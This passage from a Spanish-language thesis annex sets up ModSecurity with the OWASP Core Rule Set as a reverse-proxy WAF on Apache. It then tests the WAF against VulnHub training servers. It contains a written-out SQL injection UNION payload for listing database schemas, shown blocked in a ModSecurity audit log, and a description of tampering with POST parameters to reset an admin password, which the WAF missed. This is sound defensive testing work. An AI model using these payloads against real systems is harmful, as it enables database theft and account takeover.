
Salida de los comandos systemctl restart httpd y systemctl status httpd

```
[root@localhost ~]# systemctl restart httpd
[root@localhost ~]# systemctl status httpd
■ httpd.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset: disabled)
   Active: active (running) since sáb 2023-09-30 11:37:33 -05; 5s ago
     Docs: man:httpd(8)
           man:apachectl(8)
   Process: 1723 ExecStop=/bin/kill -WINCH ${MAINPID} (code=exited, status=0/SUCCESS)
   Process: 1709 ExecReload=/usr/sbin/httpd $OPTIONS -k graceful (code=exited, status=0/SUCCESS)
  Main PID: 1728 (httpd)
    Status: "Processing requests..."
```

10. Configuración del proxy inverso en el navegador del cliente (S.O. Kali Linux) para el procesamiento de las peticiones web (ver Figura B.9).

Figura B.9


Configuración del proxy inverso en el navegador del cliente



11. Verificación de conexión hacia el aplicativo web vulnerable desde el lado del cliente, apuntando a la dirección `waf-utn.com.ec` previamente configurada en el módulo proxy inverso del servidor Apache detallado en el paso 5 (ver Figura B.10).

Figura B.10

Conexión hacia el aplicativo web vulnerable desde el lado del cliente



12. Instalación de dependencias requeridas por ModSecurity-2.9.6 mediante el comando `yum install httpd-devel pcre pcre-devel libxml2 libxml2-devel curl-devel libtool` (ver Figura B.11).

Figura B.11

Instalación de dependencias para ModSecurity-2.9.6

```
[root@localhost modsecurity-2.9.6]# yum install httpd-devel pcre pcre-devel libxml2 libxml2-devel curl-devel libtool_
```

13. Descarga del paquete ModSecurity-2.9.6 del repositorio GitHub y descompresión del archivo obtenido (ver Figura B.12).

Figura B.12

Descarga de ModSecurity-2.9.6 del repositorio GitHub

```
[root@localhost ~]# wget https://github.com/SpiderLabs/ModSecurity/releases/download/v2.9.6/modsecurity-2.9.6.tar.gz_
[root@localhost ~]# ls
anaconda-ks.cfg  modsecurity-2.9.6.tar.gz
[root@localhost ~]# tar -xvzf modsecurity-2.9.6.tar.gz
[root@localhost ~]# ls
anaconda-ks.cfg  modsecurity-2.9.6  modsecurity-2.9.6.tar.gz
```

14. Se ingresa al directorio modsecurity-2.9.6 descomprimido y se ejecutan los comandos `./autogen.sh`, `./configure`, `make`, `make install` para instalar el paquete en el servidor Apache (ver Figura B.13).

Figura B.13

Instalación de ModSecurity-2.9.6 en el servidor Apache

```
[root@localhost ~]# cd modsecurity-2.9.6
[root@localhost modsecurity-2.9.6]# ls
aclocal.m4      configure      LICENSE
alp2            configure.ac  Makefile.am  NOTICE
apache2        CHANGES     Makefile.in  README.md
authors.txt    doc           mlogc        README_WINDOWS.md
autogen.sh     ext          modsecurity.conf-recommended  stamp-h1
build          iis          nginx        standalone
               tools
               unicode.mapping
               tests
[root@localhost modsecurity-2.9.6]# _
[root@localhost modsecurity-2.9.6]# ./autogen.sh
[root@localhost modsecurity-2.9.6]# ./configure_
[root@localhost modsecurity-2.9.6]# make
[root@localhost modsecurity-2.9.6]# make install
```

15. Hacer una copia del archivo de configuración recomendada de ModSecurity disponible en el directorio que se descomprimió, y se lo debe ubicar en el directorio `/etc/httpd/conf.d` del servidor Apache (ver Figura B.14).

Figura B.14

Copia del archivo de configuración de ModSecurity en el servidor Apache

```
[root@localhost modsecurity-2.9.6]# cp modsecurity.conf-recommended /etc/httpd/conf.d/modsecurity.conf
```

16. En el directorio `/etc/httpd/modules` se ubica el archivo `mod_security2.so` y se modifica los permisos de acuerdo a la Figura B.15.

Figura B.15

Modificación de los permisos del archivo `mod_security2.so`

```
[root@localhost modules]# cd /etc/httpd/modules/
[root@localhost modules]# ls
mod_access_compat.so      mod_cgi.so                mod_log_config.so        mod_reqtimeout.so
mod_actions.so            mod_charset_lite.so       mod_log_debug.so         mod_request.so
mod_alias.so              mod_data.so               mod_log_forensic.so     mod_rewrite.so
mod_allowmethods.so      mod_dav_fs.so            mod_logio.so             mod_security2.so
mod_asis.so               mod_dav_lock.so          mod_lua.so                mod_sed.so
mod_auth_basic.so        mod_dav.so                mod_macro.so             mod_setenvif.so
[root@localhost modules]# chmod 755 mod_security2.so
```

17. En el archivo de configuración `httpd.conf` disponible en el directorio `/etc/httpd/conf` incluir las líneas presentadas en la Figura B.16 para cargar los módulos `mod_security2.so` y `mod_unique_id.so` en el servidor Apache.

Figura B.16

Inclusión de los módulos `mod_security2.so` y `mod_unique_id.so` en el archivo `httpd.conf`

```
LoadModule security2_module /etc/httpd/modules/mod_security2.so
LoadModule unique_id_module /etc/httpd/modules/mod_unique_id.so
```

18. Posterior a la instalación de ModSecurity es necesario adicionar el conjunto de reglas *Core Rule Set* CRS para el WAF, empezando por la modificación del archivo `/etc/httpd/conf.d/modsecurity.conf` para cambiar la sentencia `SecRuleEngine` de `DetectionOnly` a `On` como se muestra en la Figura B.17.

Figura B.17

Activación de ModSecurity en el archivo de configuración `modsecurity.conf`

```
[root@localhost ~]# nano /etc/httpd/conf.d/modsecurity.conf
Archivo Máquina Ver Entrada Dispositivos Ayuda
GNU nano 2.3.1 Fichero: /etc/httpd/conf.d/modsecurity.conf Modificado
# -- Rule engine initialization -----
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On
```

19. En la ruta `/etc/httpd/` se crea el directorio `modsecurity.d` para descargar el conjunto de reglas CRS del repositorio GitHub como se presenta en la Figura B.18.

Figura B.18

Descarga de conjunto de reglas CRS para el WAF ModSecurity

```
[root@localhost httpd]# mkdir modsecurity.d
[root@localhost httpd]# ls
conf  conf.d  conf.modules.d  logs  modsecurity.d  modules  run
[root@localhost httpd]# cd modsecurity.d/
[root@localhost modsecurity.d]#
[root@localhost modsecurity.d]# wget https://github.com/coreruleset/coreruleset/archive/refs/tags/v3.3.4.tar.gz
--2023-10-02 10:17:10-- https://github.com/coreruleset/coreruleset/archive/refs/tags/v3.3.4.tar.gz
Resolviendo github.com (github.com)... 140.82.114.3
Conectando con github.com (github.com)[140.82.114.3]:443... conectado.
Petición HTTP enviada, esperando respuesta... 302 Found
Localización: https://codeload.github.com/coreruleset/coreruleset/tar.gz/refs/tags/v3.3.4 [siguiendo]
--2023-10-02 10:17:10-- https://codeload.github.com/coreruleset/coreruleset/tar.gz/refs/tags/v3.3.4
Resolviendo codeload.github.com (codeload.github.com)... 140.82.113.9
Conectando con codeload.github.com (codeload.github.com)[140.82.113.9]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [application/x-gzip]
Grabando a: "v3.3.4.tar.gz"

[ <=> 1 301.112 324KB/s en 0,9s
2023-10-02 10:17:12 (324 KB/s) - "v3.3.4.tar.gz" guardado [301112]

[root@localhost modsecurity.d]# ls
v3.3.4.tar.gz
[root@localhost modsecurity.d]# _
```

20. Se descomprime el archivo descargado en el paso 19 con el comando `tar -xvzf v.3.3.4.tar.gz`.
21. Se ingresa al directorio `coreruleset-3.3.4` y se renombra el archivo de configuración del conjunto de reglas CRS `crs-setup.conf.example` mediante el comando `mv crs-setup.conf.example crs-setup.conf` (ver Figura B.19).

Figura B.19

Renombrado del archivo de configuración del conjunto de reglas CRS

```
[root@localhost modsecurity.d]# ls
coreruleset-3.3.4  v3.3.4.tar.gz
[root@localhost modsecurity.d]# cd coreruleset-3.3.4/
[root@localhost coreruleset-3.3.4]# ls
CONTRIBUTING.md  crs-setup.conf.example  docs  KNOWN_BUGS  README.md  SECURITY.md  tests
CONTRIBUTORS.md  CHANGES  INSTALL  LICENSE  rules  SPONSORS.md  util
[root@localhost coreruleset-3.3.4]# _
[root@localhost coreruleset-3.3.4]# mv crs-setup.conf.example crs-setup.conf
```

22. Se modifica el archivo de configuración `httpd.conf` para agregar las líneas presentes en la Figura B.20 con la finalidad de incluir el conjunto de reglas CRS al servidor Apache.
23. Se verifica que las reglas se encuentren disponibles ingresando al directorio `/etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/` (ver Figura B.21).

Figura B.20

Inclusión del conjunto de reglas CRS al servidor Apache

```
[root@localhost coreruleset-3.3.4]# nano /etc/httpd/conf/httpd.conf
LoadModule security2_module /etc/httpd/modules/mod_security2.so
<IfModule security2_module>
    Include /etc/httpd/modsecurity.d/coreruleset-3.3.4/crs-setup.conf
    Include /etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/*.conf
</IfModule>
```

Figura B.21

Verificación de reglas para ModSecurity

```
[root@localhost coreruleset-3.3.4]# cd /etc/httpd/modsecurity.d/coreruleset-3.3.4/rules/
[root@localhost rules]# ls -la | head -n 20
total 704
drwxrwxr-x. 2 root root 4096 sep 20 2022 .
drwxrwxr-x. 7 root root 4096 oct 2 10:21 ..
-rw-rw-r--. 1 root root 786 sep 20 2022 crawlers-user-agents.data
-rw-rw-r--. 1 root root 551 sep 20 2022 iis-errors.data
-rw-rw-r--. 1 root root 933 sep 20 2022 java-classes.data
-rw-rw-r--. 1 root root 264 sep 20 2022 java-code-leakages.data
-rw-rw-r--. 1 root root 240 sep 20 2022 java-errors.data
-rw-rw-r--. 1 root root 31209 sep 20 2022 lfi-os-files.data
-rw-rw-r--. 1 root root 5409 sep 20 2022 php-config-directives.data
-rw-rw-r--. 1 root root 9201 sep 20 2022 php-errors.data
-rw-rw-r--. 1 root root 683 sep 20 2022 php-function-names-933150.data
-rw-rw-r--. 1 root root 21282 sep 20 2022 php-function-names-933151.data
-rw-rw-r--. 1 root root 224 sep 20 2022 php-variables.data
-rw-rw-r--. 1 root root 7658 sep 20 2022 REQUEST-900-EXCLUSION-RULES-BEFORE-CRS.conf.example
-rw-rw-r--. 1 root root 13501 sep 20 2022 REQUEST-901-INITIALIZATION.conf
-rw-rw-r--. 1 root root 13625 sep 20 2022 REQUEST-903.9001-DRUPAL-EXCLUSION-RULES.conf
-rw-rw-r--. 1 root root 25882 sep 20 2022 REQUEST-903.9002-WORDPRESS-EXCLUSION-RULES.conf
-rw-rw-r--. 1 root root 10712 sep 20 2022 REQUEST-903.9003-NEXTCLOUD-EXCLUSION-RULES.conf
-rw-rw-r--. 1 root root 7892 sep 20 2022 REQUEST-903.9004-DOKUWIKI-EXCLUSION-RULES.conf
```

24. Se hace una copia de las páginas *.html* de error para el servidor Apache (ver Figura B.22).

Figura B.22

Copia de páginas .html de error para el servidor Apache

```
[root@localhost conf.d]# cp -r /usr/share/httpd/error/ /usr/lib64/httpd/error
[root@localhost conf.d]# ls -la /usr/lib64/httpd/error
total 192
drwxr-xr-x. 3 root root 4096 oct 5 19:15 .
drwxr-xr-x. 5 root root 47 oct 5 19:15 ..
-rw-r--r--. 1 root root 4303 oct 5 19:15 contact.html.var
-rw-r--r--. 1 root root 9399 oct 5 19:15 HTTP_BAD_GATEWAY.html.var
-rw-r--r--. 1 root root 6704 oct 5 19:15 HTTP_BAD_REQUEST.html.var
-rw-r--r--. 1 root root 11879 oct 5 19:15 HTTP_FORBIDDEN.html.var
-rw-r--r--. 1 root root 13565 oct 5 19:15 HTTP_GONE.html.var
-rw-r--r--. 1 root root 13546 oct 5 19:15 HTTP_INTERNAL_SERVER_ERROR.html.var
-rw-r--r--. 1 root root 7677 oct 5 19:15 HTTP_LENGTH_REQUIRED.html.var
-rw-r--r--. 1 root root 6764 oct 5 19:15 HTTP_METHOD_NOT_ALLOWED.html.var
-rw-r--r--. 1 root root 13703 oct 5 19:15 HTTP_NOT_FOUND.html.var
-rw-r--r--. 1 root root 6382 oct 5 19:15 HTTP_NOT_IMPLEMENTED.html.var
-rw-r--r--. 1 root root 6525 oct 5 19:15 HTTP_PRECONDITION_FAILED.html.var
-rw-r--r--. 1 root root 7940 oct 5 19:15 HTTP_REQUEST_ENTITY_TOO_LARGE.html.var
-rw-r--r--. 1 root root 7158 oct 5 19:15 HTTP_REQUEST_TIME_OUT.html.var
-rw-r--r--. 1 root root 7194 oct 5 19:15 HTTP_REQUEST_URI_TOO_LARGE.html.var
-rw-r--r--. 1 root root 8153 oct 5 19:15 HTTP_SERVICE_UNAVAILABLE.html.var
-rw-r--r--. 1 root root 13814 oct 5 19:15 HTTP_UNAUTHORIZED.html.var
-rw-r--r--. 1 root root 6378 oct 5 19:15 HTTP_UNSUPPORTED_MEDIA_TYPE.html.var
-rw-r--r--. 1 root root 7161 oct 5 19:15 HTTP_VARIANT_ALSO_VARIES.html.var
drwxr-xr-x. 2 root root 60 oct 5 19:15 include
-rw-r--r--. 1 root root 2053 oct 5 19:15 README
```

25. Finalmente se verifica la configuración de Apache y se reinicia el servicio *httpd* (ver Figura B.23).

Figura B.23

Verificación de la configuración del servidor Apache

```
[root@localhost corerulest-3.3.4]# apachectl configtest
[Mon Oct 02 10:27:33.745454 2023] [so:warn] [pid 1571] AH01574: module proxy_module is already loaded, skipping
[Mon Oct 02 10:27:33.786668 2023] [so:warn] [pid 1571] AH01574: module unique_id_module is already loaded, skipping
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using localhost.localdomain. Set the 'ServerName' directive globally to suppress this message
Syntax OK
[root@localhost corerulest-3.3.4]# _
[root@localhost httpd]# systemctl restart httpd.service
[root@localhost httpd]# systemctl status httpd.service
■ httpd.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset: disabled)
   Active: active (running) since lun 2023-10-02 10:32:24 -05; 18s ago
     Docs: man:httpd(8)
           man:apachectl(8)
   Process: 1587 ExecStop=/bin/kill -WINCH ${MAINPID} (code=exited, status=0/SUCCESS)
 Main PID: 1592 (httpd)
   Status: "Total requests: 0; Current requests/sec: 0; Current traffic: 0 B/sec"
    CGroup: /system.slice/httpd.service
           └─1592 /usr/sbin/httpd -DFOREGROUND
             └─1593 /usr/sbin/httpd -DFOREGROUND
               └─1594 /usr/sbin/httpd -DFOREGROUND
                 └─1595 /usr/sbin/httpd -DFOREGROUND
                   └─1596 /usr/sbin/httpd -DFOREGROUND
                     └─1597 /usr/sbin/httpd -DFOREGROUND

oct 02 10:32:23 localhost.localdomain systemd[1]: Starting The Apache HTTP Server...
oct 02 10:32:23 localhost.localdomain httpd[1592]: [Mon Oct 02 10:32:23.964550 2023] [so:warn] ...ng
oct 02 10:32:23 localhost.localdomain httpd[1592]: [Mon Oct 02 10:32:23.995278 2023] [so:warn] ...ng
oct 02 10:32:24 localhost.localdomain httpd[1592]: AH00558: httpd: Could not reliably determine...ge
oct 02 10:32:24 localhost.localdomain systemd[1]: Started The Apache HTTP Server.
Hint: Some lines were ellipsized, use -l to show in full.
[root@localhost httpd]#
```

ANEXO C: EXPLOTACIÓN DE VULNERABILIDADES REPORTADAS EN OWASP TOP 10 CON LA PROTECCIÓN DE LA SOLUCIÓN WAF COMO PROXY INVERSO EN AMBIENTE DE MÁQUINA VIRTUAL.

En el presente anexo se ejecutan ataques sobre servidores web vulnerables de entrenamiento con la protección de la solución WAF como proxy inverso en ambiente de máquina virtual, con la finalidad evaluar su eficacia frente a las vulnerabilidades reportadas en OWASP TOP 10.

A continuación, se presentan los resultados obtenidos al repetir los ataques ejecutados en el Anexo A sobre los servidores web vulnerables.

A01:2021 – Pérdida de control de acceso

Para este apartado se replica la explotación del servidor vulnerable “DARKHOLE:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/httpd/conf.d/test.conf` de la máquina virtual con la implementación del WAF para que resuelva la dirección IP 192.168.10.14 del servidor vulnerable “DARKHOLE:1” (ver Figura C.1).

Figura C.1

Integración del proxy inverso en el laboratorio modificando el archivo `test.conf` con la IP del servidor vulnerable “DARKHOLE:1”




```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 2.3.1  Fichero: /etc/httpd/conf.d/test.conf  Modificado

<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.14/
    ProxyPassReverse / http://192.168.10.14/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.2).

Figura C.2


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 6 detallados en el Anexo A, subsección A01:2021 – Pérdida de control de acceso, desde el reconocimiento hasta la interceptación de la petición POST para el cambio de contraseña.
4. A la petición interceptada se le modifica los parámetros *password* e *id* para enviarla al servidor e intentar cambiar la contraseña del usuario *admin* (ver Figura C.3).

Figura C.3


Petición POST de cambio de contraseña para el usuario admin del servidor



5. En este escenario, el WAF implementado en ambiente de máquina virtual con las configuraciones por defecto no bloqueó la petición maliciosa enviada al servidor, lo que provoca el cambio de contraseña del usuario *admin*. La validación de las credenciales *admin : admin* se presenta en la Figura C.4.

Figura C.4

Validación de credenciales admin : admin alteradas por vulnerabilidad de control de acceso en el servidor “DARKHOLE:1”



A02:2021 – Fallas criptográficas

Para este apartado se replica la explotación del servidor vulnerable “BLACKMARKET:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/httpd/conf.d/test.conf` de la máquina virtual con la implementación del WAF para que resuelva la IP 192.168.10.19 del servidor vulnerable “BLACKMARKET:1” (ver Figura C.5).

Figura C.5

Integración del proxy inverso en el laboratorio modificando el archivo `test.conf` con la IP del servidor vulnerable “BLACKMARKET:1”

```

Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 2.3.1          Fichero: /etc/httpd/conf.d/test.conf          Modificado


<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.19/
    ProxyPassReverse / http://192.168.10.19/
</VirtualHost>

```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene implementado la solución WAF (ver Figura C.6).

Figura C.6


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 5 detallados en el Anexo A, subsección A02:2021 – Fallas criptográficas, desde el reconocimiento hasta el proceso de listado de directorios para identificar la ruta `http://waf-utn.com.ec/vworkshop/sparepartsstore.php`.
4. Al hacer uso de `http://waf-utn.com.ec/vworkshop/sparepartsstoremore.php?sparepartid=-1%27%20union%20select%201,2,3,schema_name,5,6,7%20from%20information_schema.schemata%20limit%201,1--%20-` para identificar la segunda base de datos configurada en el servidor se activa el bloqueo del WAF (ver Figura C.7).

Figura C.7

Bloqueo del WAF a la ejecución de la consulta vía SQL Injection



Forbidden

You don't have permission to access /vworkshop/sparepartsstore.php on this server.

5. En la Figura C.8 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición hecha en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:
 - Fecha y hora del ataque: 24/Oct/2023:14:34:33
 - Dirección IP del atacante: 192.168.10.16
 - Código de respuesta HTTP: Access denied with code 403 (phase 2)
 - Regla aplicada: REQUEST-942-APPLICATION-ATTACK-SQLI.conf

- Tiempo de procesamiento en cada fase: p1=744 μs, p2=1553 μs, p3=0 μs, p4=0 μs, p5=271 μs, sr=203 μs, sw=0 μs, gc=0 μs

Figura C.8

Log de auditoría registrado por ModSecurity

```
--525e8e37-A--
[24/Oct/2023:14:34:33.647948 --0500] ZTgcSQff2NeYFN3dm6ssoQAAAAA 192.168.10.16 57308 192.168.10.5 80
--525e8e37-B--
GET http://waf-utn.com.ec/vworkshop/sparepartsstore.php?sparepartid=-1%27%20union%20select%201,2,3,s
chema_name,5,6,7%20from%20information_schema.schemata%20limit%201,1--%20- HTTP/1.1
Host: waf-utn.com.ec
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=3sir0io0kuvin72r4vmv96hvk1
Upgrade-Insecure-Requests: 1

--525e8e37-F--
HTTP/1.1 403 Forbidden
Content-Length: 231
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

--525e8e37-E--
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /vworkshop/sparepartsstore.php
on this server.</p>
</body></html>

--525e8e37-H--
Message: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 's
UE1k' [file "/etc/httpd/modsecurity.d/core/ruleset-3.3.4/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.c
nf"] [line "66"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched
Data: sUE1k found within ARGS:sparepartid: -1' union select 1,2,3, schema_name,5,6,7 from informatio
n_schema.schemata limit 1,1-- -"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.4"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "capec/1000/152/248/66"] [tag "PCI/6.5.2"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.10.16] ModSecurity: Access
s denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 'sUE1k' [file "/
etc/httpd/modsecurity.d/core/ruleset-3.3.4/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "66
"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: sUE1k f
ound within ARGS:sparepartid: -1' union select 1,2,3, schema_name,5,6,7 from information_schema.schem
ata limit 1,1-- -"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.4"] [tag "application-multi"] [tag "l
anguage-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP CRS"]
[tag "capec/1000/152/248/66"] [tag "PCI/6.5.2"] [hostname "waf-utn.com.ec"] [uri "/vworkshop/sparep
